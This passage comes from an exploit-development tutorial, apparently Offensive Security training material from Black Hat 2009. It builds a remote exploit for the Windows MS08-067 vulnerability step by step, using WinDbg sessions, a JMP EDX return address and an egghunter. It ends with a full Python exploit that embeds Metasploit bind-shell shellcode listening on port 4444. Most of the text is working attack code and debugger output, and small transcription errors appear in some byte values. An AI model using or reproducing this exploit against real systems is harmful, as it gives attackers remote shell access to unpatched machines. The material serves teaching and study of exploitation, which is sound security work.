


Figure 7: Attack scenario using egghunter

<sup>5</sup><http://msdn.microsoft.com/en-us/library/aa365247.aspx>





## Controlling the Execution Flow

According to the egghunter approach we chose in the previous paragraph, we need to find a *JMP EDX* address to redirect execution flow into our controlled buffer. Let's search for one inside *ntdll.dll* using Windbg:

```
nasm > jmp edx
00000000 FFE2          jmp edx

0:045> !dlls -c ntdll.dll
Dump dll containing 0x7c800000:

0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base 0x7c800000 EntryPoint 0x00000000 Size 0x000c0000
      Flags 0x80004004 LoadCount 0x0000ffff TlsIndex 0x00000000
      LDRP_IMAGE_DLL
      LDRP_ENTRY_PROCESSED

0:045> 0x7c800000 Lc0000 ff e2
7c808ab0 ff e2 04 00 56 e8 42 af-00 00 85 c0 59 0f 85 ec ....V.B.....Y...

Searching for "JMP EDX"
```

We first look up the *ntdll* base address and size, and then search for our opcode in the resulting address space ( $0x7c800000 + 0xc0000$ ). Let's now rebuild our stub exploit and include the RET and *Miller's* egghunter:

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys


print "*****"
print "*****      MS08-67 Win2k3 SP2      *****"
print "*****      offensive-security.com      *****"
print "*****      ryujin&muts --- 11/30/2008      *****"
print "*****"

try:
    target = sys.argv[1]
    port = 445
except IndexError:
    print "Usage: %s HOST" % sys.argv[0]
    sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

stub= '\x01\x00\x00\x00'          # Reference ID
stub+= '\x10\x00\x00\x00'        # Max Count
stub+= '\x00\x00\x00\x00'        # Offset
```





```

stub+='\x10\x00\x00\x00' # Actual count
stub+='n00bn00b' + '\xCC'*20 # Server Unc -> Length in Bytes = (Max Count*2) - 4 egg
stub+='\x00\x00\x00\x00' # UNC Trailer Padding
stub+='\x2f\x00\x00\x00' # Max Count
stub+='\x00\x00\x00\x00' # Offset
stub+='\x2f\x00\x00\x00' # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*18 # Padding
stub+='\xb0\x8a\x80\x7c' # 7c808ab0 JMP EDX (ffe2)

# offset to "DROP ZONE" is 44 bytes => 12 nop + 32 egghunter
stub+='\x90'*12 # Nop sled 12 Bytes

# EGGHUNTER 32 Bytes
egghunter = '\x33\xd2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+='\x43\x43\x43\x43' # DROP ZONE
stub+='\x44\x44\x44\x44'
stub+='\x00\x00'
stub+='\x00\x00\x00\x00' # Padding
stub+='\x02\x00\x00\x00' # Max Buf
stub+='\x02\x00\x00\x00' # Max Count
stub+='\x00\x00\x00\x00' # Offset
stub+='\x02\x00\x00\x00' # Actual Count
stub+='\x5c\x00\x00\x00' # Prefix
stub+='\x01\x00\x00\x00' # Pointer to pathtype
stub+='\x01\x00\x00\x00' # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub) #0x1f (or 31)- NetPathCanonicalize Operation

MS08067_0x3 Source Code


```

In our previous source code we included the pattern to be searched by the egghunter at the beginning of our fake shellcode (`stub+='n00bn00b' + '\xCC'*20`).



visualize shell chain  
! exchain





Let's set a break point on *JMP EDX*, run our new exploit and see if we land inside the "Drop Zone":

```

0:039> bp 7c808ab0
0:039> bl
0 e 7c808ab0 0001 {0001} 0:**** ntdll!RtlFormatMessageEx+0x132
0:039> g

root@bt # ./MS08067_0x3.py 172.16.30.2
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com  *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2          jmp     edx {0064f508}

Stepping into to check landing zone:
0:013> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43          inc    ebx

MS08067_0x3 Windbg Session

```




Figure 8: Breakpoint hit on *JMP EDX* instruction



```

Pid 844 - WinDbg:6.9.0003.113 X86
File Edit View Debug Window Help
[Icons] 101 101
Disassembly
Offset: @$scopeip
0064f4fe 43          inc     ebx
0064f4ff 43          inc     ebx
0064f500 43          inc     ebx
0064f501 43          inc     ebx
0064f502 44          inc     esp
0064f503 44          inc     esp
0064f504 44          inc     esp
0064f505 44          inc     esp
0064f506 0000       add     byte ptr [eax],al
E020 0064f508 43          inc     ebx
0064f509 43          inc     ebx
0064f50a 43          inc     ebx
0064f50b 43          inc     ebx
0064f50c 44          inc     esp
0064f50d 44          inc     esp
0064f50e 44          inc     esp
0064f50f 44          inc     esp
Command
ModLoad: 5faf0000 5fafa000  C:\WINDOWS\system32\wbem\ncprov.dll
ModLoad: 74ce0000 74cee000  C:\WINDOWS\system32\wbem\wbemsvc.dll
(34c.7a4): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c81a3e1 esp=010effcc ebp=010efff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c81a3e1 cc          int     3
0:042> bp 7c808ab0
0:042> g
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2          jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43          inc     ebx

```

Figure 9: Stepping over from breakpoint and landing in the controlled buffer



Ok! We landed in the right place. Let's proceed to calculate the *short jmp* needed to reach the beginning of the egghunter. The landing address, *0x0064f508*, stores *0x43434343* at the moment; from here we are going to look at the stack and assemble the *short jmp* with the help of Windbg.

```

Disassembly
Offset: @$scope!p
0064f4c8 41      inc     ecx
0064f4c9 41      inc     ecx
0064f4ca 41      inc     ecx
0064f4cb 41      inc     ecx
0064f4cc 41      inc     ecx
0064f4cd 41      inc     ecx
0064f4ce b08a   mov     al,8Ah
0064f4d0 807c909090  cmp    byte ptr [eax+edx*4-70h],90h
0064f4d5 90      nop
0064f4d6 90      nop
0064f4d7 90      nop
0064f4d8 90      nop
0064f4d9 90      nop
0064f4da 90      nop
0064f4db 90      nop
0064f4dc 90      nop
0064f4dd 90      nop
0064f4de 33d2   xor     edx,edx
0064f4e0 90      nop

Command
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000      efl=00000246
ntdll!DbgBreakPoint:
7c81a3e1 cc      int     3
0:042> bp 7c808ab0
0:042> g
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000      efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 fe2     jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000      efl=00000246
0064f508 41      inc     ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a

Memory
Virtual: edx      Display format: Byte
0064f508 eb d0 43 43 44 44 44 44 00 00 00 00 00 00 00 00  ..CCDDDD
0064f518 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Figure 10: Assembling a short jump to reach the egghunter



\* This is our short jmp

```
0:037> a
0064f508 jmp 0x0064f4da <----- in the middle of the NOP slide
jmp 0x0064f4da
0064f50a
```

```
0064f508 ebd0          jmp      0x0064f4da <---- Our Short JMP 0xEBD09090
```

Assembling short jmp opcode

Let's see if it works:

```
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
```

```
0064f4da 90          nop
0064f4d0 807c909090  cmp     byte ptr [eax+edx*4-70h],90h
0064f4d5 90          nop
0064f4d6 90          nop
0064f4d7 90          nop
0064f4d8 90          nop
0064f4d9 90          nop
0064f4da 90          nop <----- Short JMP lands here
0064f4db 90          nop
0064f4dc 90          nop
0064f4dd 90          nop
0064f4de 33d2       xor     edx,edx
0064f4e0 90          nop
0064f4e1 90          nop
0064f4e2 90          nop
0064f4e3 42         inc     edx
0064f4e4 52         push   edx
```

Testing short jmp





```

Command
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2          jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43          inc     ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90          nop

```


Figure 11: Testing the short jump

The *short jmp* is working. We allow the egghunter to run and see if it finds the fake shellcode (*n00bn00b + 0xCC\*20*). We will set a breakpoint on the *JMP EDI* instruction that is called when the pattern "*n00bn00b*" is found. As you can see below, the *JMP EDI* address for the breakpoint was found looking at the stack:

```

0:037> bp 0064f4fc <----- JMP EDI
0:037> g
Breakpoint 1 hit
eax=6230306e ebx=0064005c ecx=0064f478 edx=000falc0 esi=0064f4b6 edi=000falc8
eip=0064f4fc esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4fc ffe7          jmp     edi {000falc8}
Egghunter in action

```



Disassembly

Offset: @scopeip Previous Next

```

0064f4e7 58      pop     eax
0064f4e8 cd2e    int     2Eh
0064f4ea 3c05    cmp     al,5
0064f4ec 5a      pop     edx
0064f4ed 74f4    je      0064f4e3
0064f4ef b86e303062 mov    eax,6230306Eh
0064f4f4 8bfa    mov    edi,edx
0064f4f6 af      scasd  dword ptr es:[edi]
0064f4f7 75ea    jne    0064f4e3
0064f4f9 af      scasd  dword ptr es:[edi]
0064f4fa 75e7    jne    0064f4e3
0064f4fc ffe7    jmp    edi {000falc8}
0064f4fe 43      inc    ebx
0064f4ff 43      inc    ebx
0064f500 43      inc    ebx
0064f501 43      inc    ebx
0064f502 44      inc    esp
0064f503 44      inc    esp
0064f504 44      inc    esp

```

Command

```

eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43      inc    ebx
0:037> a
0064f508 jmp    0x0064f4da
jmp    0x0064f4da
0064f50a

0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90      nop
0:037> bp 0064f4fc
0:037> g
Breakpoint 1 hit
eax=6230306e ebx=0064005c ecx=0064f478 edx=000falc0 esi=0064f4b6 edi=000falc8
eip=0064f4fc esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4fc ffe7    jmp    edi {000falc8}

```

Memory

Virtual: edx Display format: Byte Previous Next

```

000falc0 6e 30 30 62 6e 30 30 62 cc cc cc cc cc cc cc cc n00bn00b.....
000fald0 cc cc cc cc cc cc cc cc cc cc cc cc cc 00 00 00 00 .....

```

Figure 12: Egghunter found the egg

"n00bn00b" was found! Let's step over to land into our fake shellcode:

```

0:013> p
eax=6230306e ebx=0064005c ecx=0064f478 edx=000falc0 esi=0064f4b6 edi=000falc8
eip=000e8158 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000e8158 cc          int     3

000e8158 cc          int     3
000e8159 cc          int     3
000e815a cc          int     3
000e815b cc          int     3

```





```
000e815c cc      int  3
000e815d cc      int  3
000e815e cc      int  3
000e815f cc      int  3
000e8160 cc      int  3
000e8161 cc      int  3
000e8162 cc      int  3
```


*Executing the fake shellcode*

It worked as expected!

### Exercise

- 1) Repeat the required steps in order to execute the egghunter and find the fake shellcode in memory.

BlackHat Vegas 2009



## Getting our Remote Shell

We can replace the fake shellcode with a real bind shell payload. Playing with our POCs and looking at previously posted exploits on milw0rm.com, we observed that “Max Count field” and “Actual Count field” have to be adjusted in order to control the payload size. More precisely we can see that “Max/Actual Count” must be equal to  $(ServerUnc + 4) / 2$ .

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*****"
print "*****          MS08-67 Win2k3 SP2          *****"
print "*****          offensive-security.com          *****"
print "*****          ryujin&muts --- 11/30/2008          *****"
print "*****"

try:
    target = sys.argv[1]
    port = 445
except IndexError:
    print "Usage: %s HOST" % sys.argv[0]
    sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe9\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0")
```





```

→ stub= '\x01\x00\x00\x00'      # Reference ID
→ stub+= '\xac\x00\x00\x00'      # Max Count
stub+= '\x00\x00\x00\x00'      # Offset
→ stub+= '\xac\x00\x00\x00'      # Actual count      2
# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)
stub+= '\n00bn00b' + '\x90'*15 + shellcode      # Server Unc
stub+= '\x00\x00\x00\x00'      # UNC Trailer Padding
stub+= '\x2f\x00\x00\x00'      # Max Count
stub+= '\x00\x00\x00\x00'      # Offset
stub+= '\x2f\x00\x00\x00'      # Actual Count
stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00'      # PATH BOOM
stub+= '\x5c\x00\x2e\x00\x2e\x00\x5c\x00'      # PATH BOOM
stub+= '\x41'*18                # Padding
stub+= '\xb0\xa8\x80\x7c'      # 7c808ab0 JMP EDX (ffe2)


# offset to short jump is 44 bytes => 12 nop + 32 egghunter
stub+= '\x90'*12 # Nop sled 12 Bytes
# EGGHUNTER 32 Bytes
egghunter = '\x33\xd2\x90\x90\x90\x42\x52\x6a'
egghunter+= '\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+= '\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+= '\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+= '\xeb\xd0\x90\x90'      # short jump back
stub+= '\x44\x44\x44\x44'      # Padding      DDDDD
stub+= '\x00\x00'
stub+= '\x00\x00\x00\x00'      # Padding
stub+= '\x02\x00\x00\x00'      # Max Buf
stub+= '\x02\x00\x00\x00'      # Max Count
stub+= '\x00\x00\x00\x00'      # Offset
stub+= '\x02\x00\x00\x00'      # Actual Count
stub+= '\x5c\x00\x00\x00'      # Prefix
stub+= '\x01\x00\x00\x00'      # Pointer to pathtype
stub+= '\x01\x00\x00\x00'      # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub) #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check shell on port 4444"

```

Final Exploit Source Code





In the final exploit there are only few things we need to change:

- We calculated Max/Actual Count value => stub+='\xac\x00\x00\x00';  
(NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max/Actual Count = 172(0xac) );
- We added the short jump back => stub+='\xEB\xD0\x90\x90' calculated before;
- We replace fake shellcode with a Metasploit bind shell on port 4444.

Once again, let's set a breakpoint on *JMP EDX* and run the final exploit; we will follow each step in Windbg:

```
Setting a break point on JMP EDX:
0:067> bp 7c808ab0
0:067> bl
   0 e 7c808ab0      0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:067> g

Running the exploit:
root@bt # ./MS08067_EXPLOIT.py 172.16.30.2
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com  *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

Breakpoint reached:
Breakpoint 0 hit
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c808ab0 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2          jmp     edx {012df508}


Stepping over to land on the short jmp:
0:013> p
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df508 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
